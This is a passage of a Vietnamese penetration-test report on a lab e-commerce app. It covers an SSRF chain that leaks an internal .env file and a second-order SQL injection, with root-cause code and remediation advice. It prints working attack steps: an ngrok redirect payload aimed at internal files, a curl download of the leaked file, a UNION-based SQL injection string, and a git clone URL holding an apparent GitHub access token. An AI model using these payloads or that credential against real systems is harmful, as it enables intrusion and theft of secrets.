
**Step 2: Truy cập vào tài khoản Admin đã lấy được từ `XPE-01-002` và nâng quyền của AccountA lên `Nguoi Ban`**




**Kết quả:** AccountA hiện tại đã có role là `SELLER`, nhờ đó có thể sử dụng những endpoint của role này


**Step 3: Đăng nhập lại vào trong tài khoản của AccountA và tạo cửa hàng với URL logo là payload SSRF**




Sử dụng payload SSRF như sau:

```
https://unconforming-podgily-byron.ngrok-free.dev/redirect?
to=http://cdn/_private/backup/.env
```

Với `_private/backup/` được lấy từ file `robots.txt` bị lộ ra ở lỗ hổng `XPE-01-003`





### Step 3: Tải về file đã được upload lên server cdn

Sau bên BE fetch url `https://unconforming-podgily-byron.ngrok-free.dev/redirect?to=http://cdn/_private/backup/.env` thì bị redirect đến `http://cdn/_private/backup/.env` và nhờ cấu hình ở file `docker-compose.yml` (đã được tóm gọn) bị lộ ở lỗ hổng `XPE-01-003`:


```
backend:
  networks:
    - ximiplace
cdn:
  networks:
    - ximiplace

networks:
  ximiplace:
    driver: bridge
```

Nên là container của `backend` và `cdn` ở chung một network nên docker có thể resolve dns theo tên container, nhờ đó, backend follow redirect đến file `.env` ở server `cdn` và lấy nội dung đó upload lên `cdn` với endpoint là `/uploads/stores/15/logo/store-logo-5b61f77fecbf4193b89517f0ffba7e4f.png`




Tiếp theo sử dụng command trên terminal để tải file:

```
curl -sL "http://ximiplace.exam.cyberjutsu-lab.tech/uploads/stores/15/logo/store-logo-5b61f77fecbf4193b89517f0ffba7e4f.png" | tee leaked.env
```





**Kết quả:** file .env đã bị lộ ra kèm theo link backup cùng với những config nhạy cảm

### Step 4: Lấy source code từ link backup

Sử dụng command như sau:

```
mkdir -p _private/backup

git clone
https://github_pat_11BNZ3QLY0BZKch7YP4jkP_01JoMpb0jMi3FNHX5QRo86gWRM082yopIjisVIXbg9pSLZ
XJHEMsNYHbsUF@github.com/emmamarshall237/ximibackup.git _private/backup
```




**Kết quả: Source code backup đã được tải về**

## 2.4.5 Remediation

Ứng dụng cần xử lý lỗ hổng này ở nhiều lớp, vì nguyên nhân không chỉ nằm ở việc nhận URL từ người dùng, mà còn nằm ở việc backend tự động follow redirect và lưu response body vào thư mục public mà không xác thực nội dung.

Trước hết, backend không nên fetch trực tiếp URL bất kỳ do người dùng cung cấp. Nếu chức năng tải logo từ URL là cần thiết, ứng dụng nên áp dụng allowlist hostname hoặc domain được phép tải ảnh. Ví dụ, chỉ cho phép tải ảnh từ các CDN hoặc domain tin cậy đã được cấu hình trước. Không nên chỉ kiểm tra URL có scheme `https` và có hostname, vì attacker vẫn có thể dùng một HTTPS domain công khai để redirect request đến địa chỉ nội bộ.

Ứng dụng cần resolve hostname thành địa chỉ IP trước khi gửi request và chặn các destination không an toàn, bao gồm:

- `localhost`, `127.0.0.0/8`, `::1`
- Link-local ranges như `169.254.0.0/16`
- IPv6 local/link-local/private ranges
- Cloud metadata address như `169.254.169.254`
- Multicast, reserved hoặc unspecified address

Ngoài ra, cần phòng chống DNS rebinding bằng cách kiểm tra địa chỉ IP sau DNS resolution và đảm bảo request thực tế chỉ được gửi đến IP đã được validate. Nếu hostname resolve ra nhiều IP, tất cả IP đều phải nằm trong phạm vi cho phép.

Đối với redirect, không nên sử dụng cấu hình tự động follow mọi redirect như sau:

```
.followRedirects(HttpClient.Redirect.ALWAYS)
```

Thay vào đó, nên tắt auto redirect và tự xử lý redirect thủ công:

```
HttpClient client = HttpClient.newBuilder()
        .connectTimeout(REQUEST_TIMEOUT)
        .followRedirects(HttpClient.Redirect.NEVER)
        .build();
```

Mỗi khi nhận response redirect như `301`, `302`, `307` hoặc `308`, ứng dụng phải lấy URL trong header `Location`, resolve thành URL tuyệt đối nếu cần, sau đó validate lại toàn bộ URL và destination IP trước khi gửi request tiếp theo. Nếu redirect target trỏ đến localhost, private network, link-local network hoặc metadata service thì phải chặn request.

Ứng dụng cũng cần xác thực nội dung response trước khi lưu file. Không nên lưu trực tiếp response body thành file `.png` chỉ dựa trên extension tự đặt. Backend cần kiểm tra `Content-Type`, file signature và tốt nhất là decode ảnh bằng thư viện xử lý ảnh an toàn, sau đó re-encode

lại thành định dạng ảnh hợp lệ như PNG hoặc JPEG. Các response không phải ảnh, ví dụ JSON, HTML hoặc plain text, phải bị từ chối.

Ngoài ra, không nên lưu raw response từ remote URL vào thư mục public trước khi xác thực nội dung. Chỉ các file đã được xác nhận là ảnh hợp lệ mới được đưa vào thư mục có thể truy cập qua `/uploads/**`. Nếu cần lưu tạm, file nên được đặt trong thư mục private không public và chỉ được move sang public storage sau khi validation hoàn tất.

Ở tầng hạ tầng, nên bổ sung egress filtering cho container hoặc server chạy backend. Application server không nên được phép gửi request đến localhost service, internal network hoặc cloud metadata endpoint nếu không cần thiết. Biện pháp này giúp giảm tác động ngay cả khi logic application còn thiếu sót.

Sau khi khắc phục, cần bổ sung test case cho cả endpoint tạo và cập nhật cửa hàng:

```
POST /api/v1/stores
PUT  /api/v1/stores/{storeId}
```

Các test case nên bao gồm:

- URL ảnh hợp lệ từ domain được phép vẫn hoạt động bình thường.
- URL trỏ trực tiếp đến `127.0.0.1`, private IP hoặc metadata IP bị chặn.
- HTTPS URL công khai nhưng redirect đến internal IP bị chặn.
- Hostname resolve ra private IP bị chặn.
- Response không phải ảnh nhưng trả về `200 OK` không được lưu vào `/uploads/**`.
- File chỉ được public sau khi xác nhận nội dung thực sự là ảnh hợp lệ.

Tóm lại, hướng khắc phục chính là giới hạn destination mà backend được phép fetch, validate lại từng redirect target, xác thực nội dung response là ảnh hợp lệ trước khi lưu, và không expose raw response body ra public upload storage.

---

## 2.5 XPE-01-005: Second-order SQL Injection (SQLI) in `/api/v1/seller/product-filters/{id}/products`

### 2.5.1 Description and Impact

Attacker có role `SELLER` có thể chèn SQL payload vào các trường của bộ lọc sản phẩm, chẳng hạn như `keyword`, `sortBy` hoặc `sortDir`. Payload này được lưu lại khi tạo bộ lọc, sau đó được backend sử dụng lại khi attacker gọi endpoint lấy danh sách sản phẩm theo bộ lọc.

Do backend xây dựng câu SQL bằng cách nối chuỗi từ dữ liệu đã lưu mà không sử dụng parameterized query hoặc allowlist phù hợp, attacker có thể thay đổi cấu trúc câu SQL được thực thi.

Đây là dạng Second-order SQL Injection, vì payload không nhất thiết được thực thi ngay tại request tạo bộ lọc, mà được lưu trong database trước và chỉ được kích hoạt khi bộ lọc đó được áp dụng.

Lỗ hổng này có thể cho phép attacker truy xuất dữ liệu ngoài phạm vi dự kiến, kiểm tra cấu trúc database, đọc dữ liệu nhạy cảm từ các bảng khác, thực hiện time-based SQL Injection hoặc gây ảnh hưởng đến tính toàn vẹn và khả dụng của dữ liệu tùy theo quyền của database account.

### 2.5.2 Root Cause

Đầu tiên, API tạo bộ lọc sản phẩm nhận trực tiếp dữ liệu JSON request từ seller thông qua `SavedProductFilterRequest` tại: `backend/source/src/main/java/com/cbjs/ximiplace/controller/SellerProductFilterController.java`

```
@PostMapping
public ResponseEntity<SavedProductFilterResponse> createFilter(
        @Valid @RequestBody SavedProductFilterRequest request
) {
    return ResponseEntity.ok(
            savedProductFilterService.createFilter(request)
    );
}
```

Trong `SavedProductFilterRequest`, các trường như `keyword`, `sortBy` và `sortDir` là dữ liệu dạng chuỗi do người dùng kiểm soát: `backend/source/src/main/java/com/cbjs/ximiplace/dto/product/SavedProductFilterRequest.java`

```
private String keyword;
private Long categoryId;

@PositiveOrZero
private BigDecimal minPrice;

@PositiveOrZero
private BigDecimal maxPrice;

private ProductStatusEnum status;
private Boolean inStock;

private String sortBy;
private String sortDir;
```

Các trường số như `categoryId`, `minPrice` và `maxPrice` được parse thành kiểu dữ liệu Java tương ứng nên khó được sử dụng trực tiếp để chèn chuỗi SQL tùy ý. Ngược lại, `keyword`, `sortBy` và `sortDir` là các giá trị `String`, trong đó `sortBy` và `sortDir` không có allowlist giới hạn tên cột hoặc chiều sắp xếp hợp lệ.

Khi tạo bộ lọc, `SavedProductFilterService` gọi `sanitizeText()` trước khi lưu các giá trị chuỗi vào database: `backend/source/src/main/java/com/cbjs/ximiplace/service/SavedProductFilterService.java`

```
SavedProductFilter filter = SavedProductFilter.builder()
        .name(sanitizeText(request.getName()))
        .keyword(sanitizeText(request.getKeyword()))
        .categoryId(request.getCategoryId())
        .minPrice(request.getMinPrice())
        .maxPrice(request.getMaxPrice())
        .status(request.getStatus())
        .inStock(request.getInStock())
        .sortBy(sanitizeText(request.getSortBy()))
        .sortDir(sanitizeText(request.getSortDir()))
        .store(store)
        .build();

return toResponse(
        savedProductFilterRepository.save(filter)
);
```

Các giá trị này được lưu vào entity `SavedProductFilter`, tương ứng với bảng `saved_product_filters` trong database: `backend/source/src/main/java/com/cbjs/ximiplace/entity/SavedProductFilter.java`

```
@Column(name = "keyword", columnDefinition = "nvarchar(max)")
private String keyword;

@Column(name = "sort_by", length = 100)
private String sortBy;

@Column(name = "sort_dir", length = 10)
private String sortDir;
```

Điều này tạo ra yếu tố “stored” của Second-order SQL Injection, vì payload được lưu trong database trước khi được sử dụng để xây dựng câu SQL.

Ứng dụng có triển khai method `sanitizeText()` với mục đích lọc một số chuỗi nguy hiểm:

```
private String sanitizeText(String value) {
    if (!StringUtils.hasText(value)) {
        return value;
    }
```

```
    String dangerousWords =
            "(?i).*\\b(INSERT|DELETE|DROP|TRUNCATE|NOT|ALTER|CREATE)\\b.*";

    if (value.matches(dangerousWords)) {
        throw new BadRequestException("Invalid filter name");
    }

    return value
            .replace("'", "")
            .replace(";", "");
}
```

Tuy nhiên, cơ chế này không đủ an toàn vì sử dụng blacklist và thay thế ký tự thay vì parameterized query. Blacklist chỉ chặn một số từ khóa như `INSERT`, `DELETE`, `DROP`, `TRUNCATE`, `NOT`, `ALTER` và `CREATE`, nhưng không chặn nhiều thành phần SQL khác có thể được sử dụng để khai thác như `SELECT`, `UNION`, `OR`, `AND`, `CASE`, `WHEN`, `WAITFOR`, `DELAY`, `ORDER BY` hoặc `EXEC`.

Ngoài ra, method này chỉ xóa dấu nháy đơn và dấu chấm phẩy ở dạng ký tự trực tiếp:

```
.replace("'", "")
.replace(";", "")
```

Nếu attacker URL-encode các ký tự nguy hiểm trước khi gửi request, ví dụ `%27` thay cho dấu nháy đơn hoặc `%3B` thay cho dấu chấm phẩy, thì tại thời điểm `sanitizeText()` được thực thi, các ký tự này vẫn chưa được decode nên không bị loại bỏ.

Sau khi payload được lưu vào database, endpoint áp dụng bộ lọc sẽ đọc lại giá trị này tại: `backend/source/src/main/java/com/cbjs/ximiplace/controller/SellerProductFilterController.java`

```
@GetMapping("/{filterId}/products")
public ResponseEntity<List<ProductSummaryResponse>>
listProductsByFilter(@PathVariable Long filterId) {
    return ResponseEntity.ok(
            savedProductFilterService.listProductsByFilter(filterId)
    );
}
```

Service trước tiên lấy bộ lọc thuộc cửa hàng hiện tại:

```
Store store = getCurrentStore();

SavedProductFilter filter =
        savedProductFilterRepository
                .findByIdAndStoreId(filterId, store.getId())
                .orElseThrow(() ->
                        new NotFoundException(
                                "Saved filter not found"
                        )
                );
```

Sau đó, các trường chuỗi được truyền qua `decodeValue()`:

```
String keyword = decodeValue(filter.getKeyword());
String sortBy = decodeValue(filter.getSortBy());
String sortDir = decodeValue(filter.getSortDir());
```

Method `decodeValue()` sử dụng `URLDecoder.decode()`:

```
private String decodeValue(String value) {
    if (!StringUtils.hasText(value)) {
        return value;
    }

    return URLDecoder.decode(
            value,
            StandardCharsets.UTF_8
    );
}
```

Đây là một lỗi quan trọng trong luồng xử lý dữ liệu. Việc decode được thực hiện sau bước sanitize, làm khôi phục lại các ký tự nguy hiểm mà `sanitizeText()` dự định loại bỏ.

Ví dụ:

```
Giá trị attacker gửi:    %27
Sau sanitizeText():      %27
Sau khi lưu database:    %27
Sau decodeValue():       '

Giá trị attacker gửi:    %3B
Sau sanitizeText():      %3B
Sau khi lưu database:    %3B
Sau decodeValue():       ;
```

Sau khi decode, ứng dụng sử dụng `StringBuilder` để xây dựng native SQL query bằng cách nối chuỗi trực tiếp:

```
StringBuilder sqlBuilder = new StringBuilder();

sqlBuilder.append(
    "SELECT p.id, p.name, p.sku, p.slug, p.image_path, " +
    "p.price, p.sale_price, p.stock, p.rating, p.status, " +
    "c.name AS category_name, s.name AS store_name " +
    "FROM products p " +
    "LEFT JOIN categories c ON p.category_id = c.id " +
    "LEFT JOIN stores s ON p.store_id = s.id " +
    "WHERE p.store_id = "
).append(store.getId());
```

Đối với trường `keyword`, dữ liệu đã decode được đặt trực tiếp bên trong chuỗi SQL:

```
if (StringUtils.hasText(keyword)) {
    String keywordLike =
            "%" + keyword.trim() + "%";

    String condition =
```

```
            " AND (LOWER(p.name) LIKE '" + keywordLike + "'" +
            " OR LOWER(p.slug) LIKE '" + keywordLike + "'" +
            " OR LOWER(p.sku) LIKE '" + keywordLike + "')";

    sqlBuilder.append(condition);
}
```

Do `keywordLike` được nối trực tiếp giữa các dấu nháy đơn, attacker có thể sử dụng ký tự quote đã được URL-encode để thoát khỏi string literal và chèn thêm biểu thức SQL.

Điểm injection rõ ràng hơn nằm ở mệnh đề `ORDER BY`. Ứng dụng lấy trực tiếp `sortBy` và `sortDir` từ dữ liệu đã lưu, sau đó nối vào câu SQL:

```
String orderBy =
        StringUtils.hasText(sortBy)
                ? sortBy
                : "id";

String direction =
        StringUtils.hasText(sortDir)
                ? sortDir
                : "asc";

sqlBuilder
        .append(" ORDER BY ")
        .append(orderBy)
        .append(" ")
        .append(direction);
```

Cả `sortBy` và `sortDir` đều được nối trực tiếp vào câu SQL mà không có allowlist. Ứng dụng đáng lẽ chỉ nên chấp nhận một tập hữu hạn các cột hợp lệ như `id`, `name`, `price`, `sale_price`, `stock`, `rating`, `created_at`, và `sortDir` chỉ nên nhận `ASC` hoặc `DESC`.

Tuy nhiên, source code hiện tại chấp nhận bất kỳ chuỗi nào được lưu trong hai trường này. Vì dữ liệu được đặt ngoài string literal trong mệnh đề `ORDER BY`, attacker có thể chèn SQL expression, comment, subquery hoặc phần còn lại của SQL statement.

Cuối cùng, chuỗi SQL hoàn chỉnh được truyền trực tiếp vào `EntityManager.createNativeQuery()`:

```
Query query = entityManager.createNativeQuery(
        sqlBuilder.toString()
);

@SuppressWarnings("unchecked")
List<Object[]> content = query.getResultList();
```

`createNativeQuery()` là SQL Injection sink trong luồng này. Hibernate và JPA không tự động parameterize một câu SQL đã được ứng dụng xây dựng hoàn chỉnh bằng string concatenation.

Cấu trúc query được thực thi có dạng tương tự:

```
SELECT
    p.id,
    p.name,
    p.sku,
    p.slug,
    p.image_path,
    p.price,
    p.sale_price,
    p.stock,
    p.rating,
    p.status,
    c.name AS category_name,
    s.name AS store_name
FROM products p
LEFT JOIN categories c
    ON p.category_id = c.id
LEFT JOIN stores s
    ON p.store_id = s.id
WHERE p.store_id = <storeId>
    AND (
        LOWER(p.name) LIKE '%<keyword>%'
        OR LOWER(p.slug) LIKE '%<keyword>%'
        OR LOWER(p.sku) LIKE '%<keyword>%'
    )
ORDER BY <sortBy> <sortDir>
```

Các vị trí `<keyword>`, `<sortBy>` và `<sortDir>` đều có nguồn gốc từ dữ liệu do người dùng kiểm soát. Trong đó, `<keyword>` được nối vào SQL string literal, còn `<sortBy>` và `<sortDir>` được nối trực tiếp vào cú pháp SQL.

Do đó, nguyên nhân chính của lỗ hổng là ứng dụng tin tưởng các giá trị `keyword`, `sortBy` và `sortDir` từ saved filter, sử dụng blacklist để chống SQL Injection, thực hiện URL decoding sau khi sanitize, không có allowlist cho tên cột và chiều sắp xếp, đồng thời xây dựng native SQL query bằng string concatenation rồi truyền trực tiếp vào `EntityManager.createNativeQuery()` thay vì sử dụng bind parameter.

Sự kết hợp của các vấn đề trên cho phép attacker lưu SQL payload thông qua API tạo bộ lọc và kích hoạt payload khi gọi endpoint `/api/v1/seller/product-filters/{filterId}/products`, dẫn đến Second-order SQL Injection.

### 2.5.3 Preconditions

Lỗ hổng này yêu cầu tài khoản đã đăng nhập và có role `SELLER`, vì endpoint bị ảnh hưởng chỉ dành cho seller.


Trong trường hợp khai thác độc lập, attacker cần có sẵn tài khoản `SELLER`.

Điều kiện này đạt được thông qua các bước trước đó: attacker khai thác Stored XSS tại `XPE-01-002` để lấy admin JWT access token (thông qua việc report order cho admin sau đó bot đọc và

gửi JWT access token của admin về webhook của mình), sau đó sử dụng quyền admin để thay đổi role tài khoản của mình thành `SELLER`.

### 2.5.4 Steps to reproduce

**Step 1: Tiếp tục sử dụng AccountA (Hiện tại đã được lên role `SELLER` do đã được chỉnh ở trước) và truy cập trong `Kênh người bán`**




**Step 2: Truy cập vào trang `Sản phẩm` để tạo bộ lọc mới với từ khóa là payload SQLI**

Sử dụng payload SQLI như sau:

```
') UNION ALL SELECT 1,@@version,'test','test',NULL,CAST(0 AS decimal(19,2)),CAST(0 AS
decimal(19,2)),0,CAST(0 AS float),NULL,'test','test' -- -
```

Vì hiện tại câu query đang có dạng:

```
SELECT p.id, p.name, p.sku, p.slug, p.image_path, p.price, p.sale_price, p.stock,
p.rating, p.status, c.name AS category_name, s.name AS store_name FROM products p
LEFT JOIN categories c ON p.category_id = c.id
LEFT JOIN stores s ON p.store_id = s.id
WHERE p.store_id = <storeId>
    AND (LOWER(p.name) LIKE '%<keyword>%') ....
```

Nên nếu ghép giá trị payload vào thị sẽ như thế này:

